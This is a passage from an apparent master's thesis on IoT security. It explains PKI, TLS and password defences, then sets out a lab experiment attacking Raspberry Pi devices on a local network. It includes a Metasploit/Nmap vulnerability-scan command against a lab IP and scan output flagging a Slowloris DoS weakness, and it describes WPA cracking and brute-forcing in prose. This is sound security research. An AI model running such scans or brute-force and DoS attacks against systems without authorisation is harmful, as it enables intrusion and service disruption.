1. Joe wants to send the message "Hello World" to Lisa.
2. Joe encrypts the message with Lisa's public key, which is known to everyone who wants to communicate with Lisa.
3. The encrypted message is sent to Lisa.
4. Lisa receives the message and decrypts the message with her private key.
5. Lisa can read the message "Hello World".

The same would, of course, work vice versa if Lisa wants to send a message to Joe. However, a problem arises when Joe cannot trust Lisa's public key; for example, how does Joe know that the public key is Lisa's? The key could possibly be forged by someone else, for example, a hacker. This is where digital signatures come in, which enable users to verify the keys of the other users and services. The concept of digital signatures relies on the private key being unique and explicitly tied to a certain entity, for example a user. A digital signature is some additional data that is added to a message or document, for example [32]. This data or signature is created with a user's private key and it verifies that the user or service is who it says it is. This signature can then be verified by others by using the user's public key. The process of digital signatures works in the following manner:

1. Lisa wants to send a message to Joe.
2. Lisa follows the same procedure as in Figure 3 and encrypts a message using Joe's public key.

3. Lisa then signs the message with her private key, by adding some data to the message, and sends the message to Joe.
4. Joe decrypts the message with his private key.
5. Joe also uses Lisa's public key to verify the signature in the message. If the signature is correct, then the message is verified to have been sent by Lisa.
6. Joe can now be sure that the message was sent by Lisa and Lisa alone.

A public key infrastructure (PKI) entails many different concepts and services, such as certification authority, certificate repository, and certificate revocation. There are more concepts and services that are included in a public key infrastructure, but the need for them depends on the use case and scenario which they are used for. The most used and important concepts and services are defined below. The following section will give an overview of the different concepts.

Certificate authority: a certification authority, or CA is someone who is trusted to bind a public key pair to a given identity [32]. This authority is commonly an organization which users and other organizations trust. A CA functions as a trusted third party, so if a user can trust the CA, then the user can also trust the public keys that the CA has signed. The CA issues digital certificates, which function as proof of ownership of a public key pair. The digital certificates are created when the CA digitally signs another entity's key pair with the CA's own key pair. Digital certificates are also called certificates.

Certificate Repository: a certificate repository solves the problem of where Joe can find Lisa's public key certificate. If Lisa's digital certificate (proof of ownership) is not located locally on Joe's computer, where can Joe find it? A certificate repository solves this issue [32]. The repository can be an offline or an online repository by using different technologies, for example LDAP, Web servers, or DNS.

Certificate Revocation: a digital certificate must have the possibility of being cancelled, if the CA cannot trust the public key anymore. Reasons for not trusting the certificate anymore can be, for example, that the user's private key has been compromised or the user wishes to change some parameter of the public key. The revocation mechanism also provides the additional benefit of alerting the public that the specific user's or organization's public key is no longer trusted [32]. The common use for this today is that when Joe checks Lisa's certificate, Joe also checks that the certificate has not been revoked, meaning that the certificate is still trusted.

Other PKI services and concepts that exist are key backup and recovery, key history, cross certification, and automatic key update. As mentioned previously, many of these services are not necessary in a PKI.

4.2 Transport Layer Security

Transport layer security, or TLS for short, has been one of the cornerstones of Internet security for the past few years [33], since it provides secure end-to-end communication between servers and clients. TLS is used in most web browsers and web servers today as a means of securing and encrypting the communication between client and server. TLS uses PKI to ensure this security. What this means in practice is that each server and client exchange a set of keys, when they want to have a secure means of communication [32]. When a client wants to start using TLS with another client or server, it performs a procedure called the TLS handshake. The TLS handshake is a procedure that is always performed when entities wish to start communicating securely. Figure 4 illustrates the TLS handshake.




Figure 4: TLS handshake [31] (modified from source)

The basic TLS handshake functions in the following way:

1. The client wants to initiate TLS communication with the server, so the client sends a ClientHello message to the server. The message contains a request to initiate TLS communication and the client's supported cipher suites. A cipher suite is a set of cryptographic algorithms [34].
2. The server chooses a supported cipher suite from the list and sends a ServerHello message to the client with this information. The ServerHello message also contains the server's certificate and the server's public encryption key.
3. The client verifies that the server's certificate is valid.
4. The client then generates sessions keys, which are used for securing the session. This is done in the ClientKeyExchange part, which can be performed in two ways (these will be explained in the next section). The client also chooses a cipher suite that is supported by the server.
5. The TLS handshake is concluded and all communication between the client and server is encrypted.

4.2.1 TLS Session Negotiation

The TLS session negotiation can be performed in two different ways, by using a pre-master key exchange, also called RSA static, or by using Elliptic Curve Diffie Hellman key exchange.

4.2.1.1 RSA Static and Diffie Hellman Exchange

In RSA static, the client generates a pre-master key, which is then encrypted with the server's public key. This pre-master key is then sent to the server and decrypted with the server's private key. This functions as proof of possession of a private key and it provides server authentication [33].

The problem with RSA static is that it cannot guarantee in the future the confidentiality of past communications between the client and server. An attacker can capture the encrypted traffic and the ClientKeyExchange message, which contains the encrypted secret exchange. If the attacker then can get hold of the server's private key, the attacker can decrypt all past communications between the client and server [33].

The Diffie Hellman key exchange prevents this from happening by not exchanging a secret at all between the server and client and thus providing forward secrecy. In Diffie Hellman exchange, the server sends a message that contains a calculated elliptic curve to the client. The message also contains a short-lived public key, which is generated by the server. The client then generates a short-lived public key and sends it to the server. In this way, the client and server can generate a shared secret, which is never exchanged over the network and is not long-lived [33].

4.2.2 TLS in IoT Devices

The use of TLS and PKI in IoT devices allows the devices to have encrypted communication when they send messages to other nodes or base-stations. But managing PKI keys and certificates can be resource heavy, especially for IoT devices. In some cases, the extra resource constraints that are applied by TLS implementations in IoT devices are not acceptable. For example, in an article by Tiburski et al. [35], the use of IoT devices in e-health applications sets resource requirements which must be fulfilled. Nonetheless, TLS is a good tool for encrypting the communications of IoT devices, since it also allows for versatility and the negotiation of most security parameters. There are two main ways to use TLS in IoT devices, by using common TLS as described above or by using DTLS.

4.2.2.1 DTLS

DTLS stands for Datagram Transport Layer Security, which is TLS but with the UDP protocol [35]. The User Datagram Protocol or UDP is one of the most used communication protocols in the Transport layer of the OSI layer. The UDP protocol is more efficient than the Transmission Control Protocol or TCP, but the UDP protocol is not as reliable as the TCP protocol. This means that the UDP protocol can drop information packets, while the TCP protocol makes sure that the packets arrive at the destination. UDP follows the concept of “shoot and forget”.

DTLS can be more efficient than TLS, but the problem with DTLS is that if there is packet loss between entities, for example when the entities are negotiating keys, the entities might have to restart the negotiations, which can cause additional delay in communications. Although, there are optimization techniques for DTLS, which have allowed the protocol to become more reliable. In the research article by

Tiburski [35], DTLS performed better on mobile networks but TLS had better stability overall. However, both of the solutions were able to secure the communications for IoT middleware and thus make it harder for different attackers to exploit the devices. Both solutions hinder the most common attacks against devices, such as eavesdropping, message modification, and man-in-the-middle attacks.

4.2.2.2 Crypto Processors

Another solution that can help with implementing TLS to IoT devices is dedicated cryptographic hardware on the devices themselves. These cryptographic chips are meant to handle the cryptographic operations of the device, which takes the resource load off the other device hardware [36]. These crypto chips can be a huge help in future IoT devices, as they can enable these devices to perform more operations and also be more energy efficient.

4.3 Passwords

A password can be defined as a group of numbers, symbols, and characters used for authentication [23]. Password authentication is one of the most common security methods these days. Mobile phones, computers, laptops, and IoT devices use passwords in order to secure the devices and other entities. The security aspect of passwords can vary between poor security to great security, depending on password policies and the overall security implemented in the system. Some of the main problems with passwords in general are that the passwords are too short, or they are easily guessed by attackers, or the passwords are disclosed to third party actors, for example via social engineering [12]. The security of passwords is based largely on the length and the complexity of the password, for example the password "*password*" could be cracked under a second, according to the Kaspersky password checker [37]. The before mentioned password also appears 3.861.493 times in a password database which has been leaked. However, take for example the password "*I6!bN6xQ*", which is equal in length but more complicated, making it harder to crack. The problem with that password is that it is still too short. A password such as "*K6Q!8bV5=pC/R19A*" would be close to impossible to crack with an average computer; according to the Kaspersky Password Checker, the password would take 10.000 centuries to crack with a home computer. A good password is therefore sufficiently long and complex, the minimum length and complexity for many services today is 8 characters with at least one uppercase letter, one lowercase letter, one number, and one special character [21]. Many companies recommend that the password is between 12-18 characters long, with a mix of the above criteria. The problem with long and complex passwords is that they are quite difficult to remember, increasing the chance of people creating short and easy-to-remember passwords. This is why some users write down their passwords on paper to remember them, which is not a good practice for securing one's passwords. The problem here is that if the attacker can gain access to the password paper, then the attacker can use the password directly, without any extra work. Writing the passwords down assumes that the users have the paper well hidden or inaccessible to all others, for example at the office.

Another rising problem with passwords is that hackers can brute-force crack the passwords more easily by using the available cloud services to get more computing power for their cracking attempts. The computer resources that are commonly used are the Graphical Processing Units or GPUs. This means that instead of having only one GPU working on the cracking of a password, the hacker can instead have ten equivalent GPUs working on the cracking, in the cloud [21]. This would increase the cracking efficiency by ten times.

4.3.1 Password Vaults

Another solution that has been developed is password vaults, such as LastPass, KeePass, and RoboForm, and they are even embedded into the most common web-browsers such as Chrome, Firefox, and Safari. The point of password vaults is that they can be used to store all the user's passwords so that the user does not have to remember them [38]. Password vaults are also in many regards safer for most users, since they usually only need to remember one master password to the password vault. All the other passwords can be generated and stored into the vault, and these passwords are commonly strong and complicated. The users can then copy-and-paste the passwords into different sites or have the password vault automatically fill in the passwords for the users. This removes the need for the users to remember all the passwords, while they only need to remember one master password. Nevertheless, these password vaults also have vulnerabilities and are not completely hacking proof. In a research article about the vulnerabilities in password vaults [38], the authors found that most password vaults are vulnerable to cross-site-scripting (also called XSS) attacks. The vaults were also vulnerable to network injection attacks and they would sometimes generate weak passwords for the users. Even if, the password vaults are not without vulnerabilities, most of the vulnerabilities found in the research article were resolved by the different password vault vendors.

4.3.2 Two-Factor Authentication

An extra safeguard that can be implemented into authentication with passwords is two-factor authentication. Two-factor authentication is an extra step that can be used to confirm the authentication attempt made by the user or a malicious actor. The steps of two-factor authentication can be, for example, a randomly generated code that can be sent to the user with email or via an app on the user's phone, or a confirmation prompt on the user's phone. The point of two-factor authentication is that there is an extra step taken before the user can log in, which hinders attackers from authenticating with only the user's password, if they have gained access to it [12]. The same kind of confirmation can be applied when performing different kinds of actions; for example, to confirm a bank transaction, the user must enter a randomly generated number into the browser to confirm the transaction. The same procedure would hinder a hacker from confirming the transaction on his/her own, unless the hacker has access to the other device, which functions as the second confirmation medium.

4.3.3 Passwords in IoT devices

Regarding IoT devices and passwords, a majority of these devices are protected with passwords. However, a study found that a majority of IoT devices were using the default password as the root password [39]. The use of a default password on an IoT device would make it quite trivial for a hacker to gain access to the device, as it would not take long to guess the password by performing a dictionary attack or a brute-force attack. There have been several proposals for securing IoT device passwords and the most common one is to use a password that is sufficiently long and complex. Other solutions that have been proposed are one-time passwords

(OTPs), two-factor authentication, and using sufficiently secure communications, such as TLS.

4.3.3.1 One-Time Passwords

The OTP solution was originally designed to hinder replay attacks [40, pp. 2-3], which are attacks where the hacker would eavesdrop on the communication between two victims, capture messages from one victim to another, and then resend the message to the other victim, posing as the other person. The OTP solution generates a password that is valid for only one user login transaction. This means that even if an attacker is be able to capture the identity of the victim, he would not be able to use the stolen identity to pose as the victim [40]. This is because the one-time password has already been used by the victim. There are several ways to generate an OTP, one of the most common of which is to take the client's identity and the server's seed and generate a hash value of the combined values. This value would then be discarded after use, so that an eavesdropper could not use the OTP. Another way to stop replay attacks is to use timed or timestamped messages, which means that the messages have a certain time they are active, giving an eavesdropper only a certain amount of time to replay the messages.

4.3.3.2 Strong Passwords

In the research article by Sungyup Nam [21], the authors proposed an optimized password cracker solution, which could be used to estimate the strength of the passwords. The solution used machine learning and natural language processing to help create a strong but easy-to-remember password, which could be used to create sufficiently strong passwords for IoT devices. Having a strong and complex password would provide a good first line of defence for IoT devices, since there are still IoT devices that do not even have password authentication. Adding a complex and strong password could, of course, become tedious if the number of IoT devices that is to be deployed is over 100 or even 1000. If each device must have a unique, strong, and complex password, it creates an incentive to create a short and easy-to-remember password for the devices, partly because of human nature, and partly because the deployment of IoT solutions should be as quick as possible. In a security evaluation of IoT devices, where one of the criteria was the password strength of the devices, the number of devices that had a weak and short default password was quite high [41]. The article also stated that changing the default password to an uncommon word at least, could increase the overall cybersecurity strength of the device dramatically. Creating an even longer and complex password would make it quite difficult to crack the password, even with more computing resources. This would mitigate an obvious security vulnerability in most IoT devices.

4.4 Other Security Mitigations

This section briefly introduces other types of security mitigations that can be employed to secure IoT environments.

4.4.1 Restrict user access

Most IT systems have some form of access control for the processes and users in the system. Access control is a way to control what any process, person, or machine has access to in a system. For example, a person can have read access to a file and this means that he[1] can view the contents of the file, but if he does not have write access to a file, then he cannot write additional content to the file. The same principle applies to processes, operating systems, and machines [12].

A general security measure in many IT systems is to use the principle of least privilege, which means that the users and software in the system should only have the access privileges they need to function. No additional access privileges are granted to the users or processes. This is a way to hinder users or processes from being maliciously used by hackers or by being used incorrectly by accident. The same principle can be applied to IoT devices and environments, which can help in securing them.

4.4.2 Hindering DoS and DDoS attacks

A DoS or DDoS attack usually comes from a variety of IP addresses, when used to attack a target. If the victim can identify the IP addresses that the hostile attack requests are coming from, then the victim can try to block those IP addresses. Blocking the addresses would stop those specific IP addresses from accessing the victim's system. However, many of the DoS attacks today can fake the addresses

[1] He in this context refers to he, she, or any other gender.

they are coming from, so if the DoS attack is elaborate, then blocking IP addresses might not be enough.

Some webservers, such as Nginx, allow users to define several settings that can be used to at least slow down DoS attacks, such as limiting the rate of requests for each request, limiting the number of connections for each IP address, or closing slow connections. These same principles can usually be applied to IoT environments as well, if the environment is found on the internet.

4.4.3 Lock user accounts after several failed login attempts

Brute-force attacks can usually be hindered or stopped by creating strong passwords and by enabling two-factor authentication. However, in some systems there is no two-factor authentication or users have not created strong passwords. Another solution for stopping brute-force attacks on such systems can be to lock out user accounts after a number of failed login attempts. This can stop brute-force attacks from getting far in the guessing of correct credentials to a system. However, in some cases it would be preferable to use stronger passwords or two-factor authentication instead, which could be considered more effective than user account lockout. This is because user lockout is not always considered user friendly, when users are accidentally locked out of the system

5. Approach and Methods

This section will discuss the practical experiment of this master's thesis and it will also discuss the materials used, and the research approach of the experiment.

5.1 Approach

The idea for the experiment is to connect two Raspberry PI devices and use them to simulate a home IoT network. One of the Raspberry devices will function as a primary node and the other device will function as a secondary node. The two Raspberry PI devices will have two separate sensors, which gather data and then send the data to a website. The basic idea can be seen from Figure 5.





Figure 5: Experiment environment

The secondary node uses a camera sensor to capture photos at certain intervals, which are sent to the primary node. The primary node will then display the photos on the locally hosted website. The primary node also gathers sensor data and displays it on the locally hosted website, which would simulate a data display in a home environment.

The website is written in the Python programming language and it also uses the Django framework, which is a popular web framework for Python. The website has a basic login mechanism and a basic way of displaying data on the website. The Raspberry devices are connected to a local WIFI network, which simulates a normal home network. The experiment website can be viewed in Figure 6.



- **Average temperature** 26.8
- **Average humidity** 34.8
- **Average pressure** 1004.4

Figure 6: Experiment website

The purpose of this experiment is to test and display common vulnerabilities in an IoT environment, and to display how to secure commonly vulnerable IoT environments. The experiment is divided into two parts; in the first part the IoT environment is exploited with several common attacks and in the second part the environment is secured with different methods.

5.2 Methods

This section explains the different procedures, material, and tools used to conduct the experiment.

5.2.1 Research

Using previously stated research and knowledge from chapters 3.2, 3.3, and 3.4, about the most common vulnerabilities in IoT devices, the assumption was made that home environments are not commonly sufficiently secured. Several assumptions were made in this regard:

- The passwords used in the environment were perhaps not sufficiently long or complex.
- The environment would be susceptible to DoS attacks.
- Access to the local wireless network might be possible.

This is not always the case and many home IoT environments are sufficiently secured against outside threats. However, many IoT environments are left unsecure, due to the lack of security knowledge. Several tools were used to test the security of the environment, such as Metasploit, Aircrack-ng and tutorials on exploiting vulnerabilities.


5.2.2 Tools

This section explains what tools were used to test the security of the experiment environment.

5.2.2.1 Metasploit

The Metasploit framework is an opensource penetration testing tool, which can be used to test different types of environments. It is used by companies and individuals to test the security of their products and environments. Metasploit consists of a library of existing exploits to many operating systems, websites, and specific IT tools. This library is actively updated with new found exploits. This makes the Metasploit framework a good start to learn about penetration testing [42].

Metasploit allows the user to scan specific operating systems and hosts for vulnerabilities. This scan is a good start to find entry-points to a victim's home environment. Metasploit allows the users to choose an exploit to use and run it, after which the results are reported. The Metasploit terminal tool can be seen in Figure 7.



```
                     Press ENTER to size up the situation

%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%% Date: April 25, 1848 %%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%% Weather: It's always cool in the lab %%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%% Health: Overweight %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%% Caffeine: 12975 mg %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%% Hacked: All the things %%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%

                        Press SPACE BAR to continue



       =[ metasploit v6.1.32-dev-                         ]
+ -- --=[ 2203 exploits - 1167 auxiliary - 395 post       ]
+ -- --=[ 596 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: View a module's description using
info, or the enhanced version in your browser with
info -d

msf6 > db_nmap -v --script vuln 192.168.43.209
```

Figure 7: Metasploit Command Tool

5.2.2.2 Aircrack-ng

Aircrack-ng is a suite of tools that can be used to test the security of wireless networks [43]. Aircrack-ng allows users to monitor and capture wireless packets and store them into files for further analysis. The suite can also be used to attack vulnerable wireless networks with the help of replay attacks, fake access points and deauthentication attacks. The suite can also be used to crack Wi-Fi Protected Access (WPA), Wi-Fi Protected Access 2 (WPA2), and Wireless Equivalent Privacy (WEP) protected WIFI networks. Aircrack-ng was used in the experiment as a point of entry to the environment.

5.2.2.3 Nethogs

Nethogs is an open source Linux based network analysis tool, which displays the used network bandwidth in an easier format [44]. Nethogs was used in the experiment as a tool to analyse the effect of a DoS attack.

5.2.2.4 Own tool

Some of the tools I wanted to use did not function properly, when tests were performed against the environment. A Python based brute-force solution was written because one of Metasploit's brute-force solutions did not function with the test website. The code is added as an Appendix, see Appendix 1. The specific reason for this solution is discussed later.

5.3 Equipment

This section briefly lists the equipment used for the experiment. These are the following:

- Raspberry Pi 3 Model B+
- Raspberry Pi 3 Model B Vi.2
- Raspberry Pi Sense HAT
- Raspberry Pi Camera Module V2
- A laptop (Thinkpad E480)
- 2 x power sources for the Raspberry Pi devices
- A wireless network (router or phone access point)

5.3.1 Raspberry PI

The Raspberry PI devices were chosen for the experiment because they are easy to use and are often used for home projects, by hobbyists. There are two different Raspberry PI models used in the experiment, but the main feature of the devices is that there is a WIFI-antenna on the devices. This enables them to communicate over

WiFi. Both devices have enough hardware resources to run the sensors attached to them and host a local website. A Raspberry PI can seen in Figure 8.

The important hardware specifications for the Raspberry PI model B+ are the following:

- Processor: 1.4GHz 64-bit quad-core ARM Cortex-A53 CPU
- RAM: 1GB LPDDR2 SDRAM
- WIFI: Dual-band 802.11ac wireless LAN (2.4GHz and 5GHz)

For the second Raspberry PI, which is an older version, the important hardware specifications are the following:

- Processor: Quad Core 1.2GHz Broadcom BCM2837 64bit CPU
- RAM: 1GB
- WIFI: BCM43438 wireless LAN

Figure 8: Raspberry PI

5.3.2 Raspberry PI Sense HAT

The Raspberry PI Sense HAT sensor module is a multipurpose module, which can be used as an add-on to the Raspberry PI. The Sense HAT module has the following sensors attached to it: gyroscope, accelerometer, magnetometer, temperature, barometric pressure, and humidity. It also has a small joystick and an 8x8 RGB LED matrix attached to it. The sensors used in the experiment are the temperature,




Figure 9: Raspberry PI Sense HAT

barometric pressure, and humidity sensors. A Raspberry PI Sense HAT can be viewed in Figure 9.

5.3.3 Raspberry PI Camera Module V2

The Raspberry PI camera module is a camera add-on for Raspberry PI devices. The camera has a Sony IMX219 8-megapixel sensor, which allows the Raspberry PI to take photos and videos. The camera is used to take photos at certain intervals and the photos are then sent to the primary Raspberry device, which displays the picture on the website. A PI camera module can be viewed in Figure 10.




Figure 10: Raspberry PI Camera module

5.3.4 Laptop

A laptop is used to simulate different attacks against the environment. The laptop is a Lenovo Thinkpad E480, which runs a Ubuntu Linux OS. The laptop is used to breach the WIFI network and the laptop is then used to run different types of attacks against the experiment environment.

5.3.5 Router

A router is also used to allow the use of a WIFI network. The router allows the Raspberry PI devices to connect to the WIFI automatically on startup. The router used was a Technicolor CGA2121 that supports dual-band connections. The router also supports the WPA2-Enterprise/WPA-Enterprise, WPA2-Personal/WPA-Personal, and IEEE 802.1x port-based authentication with RADIUS client [45] security standards.

Another option that was used was a smartphone hotspot, which basically also works as a WIFI network. The smartphone used was a Motorola G7 Plus, which had a WLAN dual-band adapter that supports the WIFI 802.11 a/b/g/n/ac standards. This allows the smartphone to function as a WIFI hotspot, similar to the above mentioned router. The mobile hotspot supports the WPA2-Personal security standards [46]. This means that the router has more security options than the smartphone, but both of them support the most commonly used WIFI security standard, which is the WPA2-Personal protocol. The router also supports firewall configurations, which the smartphone does not support. When comparing the overall security between smartphones and routers, the smartphones are susceptible to the same sorts of attacks that routers are vulnerable to, namely DoS attacks, false node attacks, session hijacking, and man-in-the-middle attacks [47]. Unless both routers and smartphones are both using either the WPA or WPA2 protocols, and have sufficiently long passwords, both devices are susceptible to the attacks. Usually, mobile phones allow the users to define complex passwords for their mobile hotspots, such as 10-18 characters long passwords. Depending on the smartphone operating system or model, the phone can support different types of wireless IEEE standards, and some phones might support more standards than others. Also, older smartphones usually become more unsecure, because the phone vendors stop applying updates to older models.

5.4 Requirements for the experiment

5.4.1 Hardware

The Raspberry PI devices used should be able to gather sensor data and communicate with each other. The sensor data should be sent in a .csv file and the photos should be sent as .png files. The sensor data and photos should be able to be hosted on a locally hosted website.

The website should be able to host the sensor data, and users who are registered to the site should be able to view it. The website should also have a login page, where users can log in to the website.

5.4.2 Attacks and exploits

The attempted attacks and exploits should be able to run until completion. The brute-force attacks should be able to try to guess the correct credentials for the website login page and the SSH credentials for the Raspberry devices. The DoS attack should be able to hinder the normal functions of the website. The wireless network breach should be able to at least capture the correct WIFI packets to exploit the network.

5.4.3 Security mitigations

The security mitigations for the devices and the website should be able to stop or at least hinder the malicious attacks against the experiment environment. The used mitigations are HTTPS, stronger passwords, IP address blocking, and other security options which can be switched on.


5.5 Vulnerabilities and exploits used in the experiment

This section describes the vulnerabilities and exploits used in the experiment.

5.5.1 Exploits found with Metasploit

Metasploit allows the user to scan for vulnerabilities in a targeted host. This test was briefly performed from inside the wireless network, which the environment was run from. This is because the experiment environment was not connected to the Internet and was only available locally. In theory an attacker could try to gain access to the environment by gaining access to the wireless network and then running the same vulnerability scan.

When running the vulnerability scan on the IP address of the hosted webpage, Metasploit starts to go through all of the exploits that can be applied to the website. Once the scan is complete, Metasploit reports the found vulnerabilities. One of the found vulnerabilities was Slowloris, which is a DoS attack. Another vulnerability that was assumed to have effect on the experimental environment was an SSH brute-force exploit. Figure 11 displays the Metasploit output after running a vulnerability scan on a target host, which shows that the target host is possibly vulnerable to a Slowloris attack.



```
[*] Nmap: |_sslv2-drown:
[*] Nmap: 8000/tcp open  http-alt
[*] Nmap: |_clamav-exec: ERROR: Script execution failed (use -d to debug)
[*] Nmap: | http-slowloris-check:
[*] Nmap: |   VULNERABLE:
[*] Nmap: |   Slowloris DOS attack
[*] Nmap: |     State: LIKELY VULNERABLE
[*] Nmap: |     IDs:  CVE:CVE-2007-6750
[*] Nmap: |       Slowloris tries to keep many connections to the target web server open and hold
[*] Nmap: |       them open as long as possible.  It accomplishes this by opening connections to
[*] Nmap: |       the target web server and sending a partial request. By doing so, it starves
[*] Nmap: |       the http server's resources causing Denial Of Service.
[*] Nmap: |
[*] Nmap: |     Disclosure date: 2009-09-17
[*] Nmap: |     References:
[*] Nmap: |       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
[*] Nmap: |_      http://ha.ckers.org/slowloris/
[*] Nmap: NSE: Script Post-scanning.
[*] Nmap: Initiating NSE at 14:19
[*] Nmap: Completed NSE at 14:19, 0.00s elapsed
[*] Nmap: Initiating NSE at 14:19
[*] Nmap: Completed NSE at 14:19, 0.00s elapsed
[*] Nmap: Read data files from: /usr/bin/../share/nmap
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 522.34 seconds
